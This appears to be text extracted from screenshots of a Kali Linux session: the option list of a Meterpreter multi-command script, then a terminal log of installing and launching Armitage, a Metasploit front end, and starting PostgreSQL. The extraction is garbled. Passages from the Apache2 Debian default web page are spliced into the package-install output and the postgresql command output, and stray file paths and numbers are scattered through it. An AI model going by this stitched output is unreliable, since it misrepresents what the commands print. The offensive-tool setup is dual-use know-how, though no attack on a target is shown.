
Console Multi Command Execution Meterpreter Script f4/loot/20240603205134\_default\_192.168.1.21\_host.windows.cle\_190907.txt

OPTIONS:

- c Commands to execute. The command must be enclosed in double quotes and separated by a comma.
- h Help menu.
- r Text file with list of commands, one per line.
- s Hide commands output for work in background sessions

22.04

1,



The terminal window shows the command \$ sudo apt install armitage being run, followed by a list of packages being upgraded and dependencies being installed. The browser window shows the Apache2 Debian Default Page, indicating successful installation.

```
(nam㉿kali)-[~]
$ sudo apt install armitage
[sudo] password for nam: 
The following packages were automatically installed and are no longer required:
  fonts-noto-color-emoji libgupnp-igd-1.0-4 libmagickcore-6.q16-6-extra libwebkit2gtk-4.0-37
  libatk-adaptor libjavascriptcoregtk-4.0-18 libmagickwand-6.q16-6 python3-pyatspi
  libgphoto2-l10n libmagickcore-6.q16-6 libpthread-stubs0-dev
Use 'sudo apt autoremove' to remove them.

Installing:
  armitage

Installing dependencies:
  openjdk-11-jre openjdk-11-jre-headless

Suggested packages:
  fonts-ipafont-gothic fonts-ipafont-mincho fonts-wqy-microhei | fonts-wqy-zenhei fonts-indic

Summary:
  Upgrading: 0, Installing: 3, Removing: 0, Not Upgrading: 519
  Download size: 43.4 MB
  Space needed: 188 MB / 9104 MB available

Continue? [Y/n] y
```

Debian's Apache2 default configuration is different from the upstream default configuration, and split into

```
Get:1 http://http.kali.org/kali kali-rolling/main amd64 openjdk-11-jre-headless amd64 11.0.20~7-1 [38.2 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 openjdk-11-jre amd64 11.0.20~7-1 [193 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 armitage all 20220123-0kali4 [4971 kB]
```

Fetched 43.4 MB in 6s (7761 kB/s)

Selecting previously unselected package openjdk-11-jre-headless:amd64. Configuration is as follows:

```
(Reading database ... 393368 files and directories currently installed.)
Preparing to unpack .../openjdk-11-jre-headless_11.0.20~7-1_amd64.deb ...
Unpacking openjdk-11-jre-headless:amd64 (11.0.20~7-1) ...
Selecting previously unselected package openjdk-11-jre:amd64.
Preparing to unpack .../openjdk-11-jre_11.0.20~7-1_amd64.deb ...
Unpacking openjdk-11-jre:amd64 (11.0.20~7-1) ...
Selecting previously unselected package armitage.
Preparing to unpack .../armitage_20220123-0kali4_all.deb ...
Unpacking armitage (20220123-0kali4) ...
Setting up openjdk-11-jre-headless:amd64 (11.0.20~7-1) ...
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs to /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs (jjs)
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/rmid to /usr/lib/jvm/java-11-openjdk-amd64/bin/rmid (rmid)
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/pack200 to /usr/lib/jvm/java-11-openjdk-amd64/bin/pack200 (pack200)
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/unpack200 to /usr/lib/jvm/java-11-openjdk-amd64/bin/unpack200 (unpack200)
Processing triggers for mailcap (3.70+nmu1) ...
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for desktop-file-utils (0.27-2) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
Processing triggers for ca-certificates-java (20240118) ...
done.
Setting up openjdk-11-jre:amd64 (11.0.20~7-1) ...
Setting up armitage (20220123-0kali4) ...
  * The binary is called apache2. Due to the use of environment variables, in the default configuration, these should be managed by using our helpers a2enmod, a2dismod, a2ensite, a2dissite, and a2enconf, a2disconf . See their respective man pages for detailed information.
```

```
(nam㉿kali)-[~]
$ sudo /etc/init.d/postgresql start
Starting postgresql (via systemctl): postgresql.service. with the default configuration.

Document Roots
By default, Debian does not allow access through the web browser to any file apart of those located in /var/www, public_html directories (when enabled) and /usr/share (for web applications). If your site is using a web document root located elsewhere (such as in /srv) you may need to whitelist your document root directory in /etc/apache2/sites-available/000-default.conf
```

The bottom of the terminal shows the command \$ sudo armitage being run.

2,

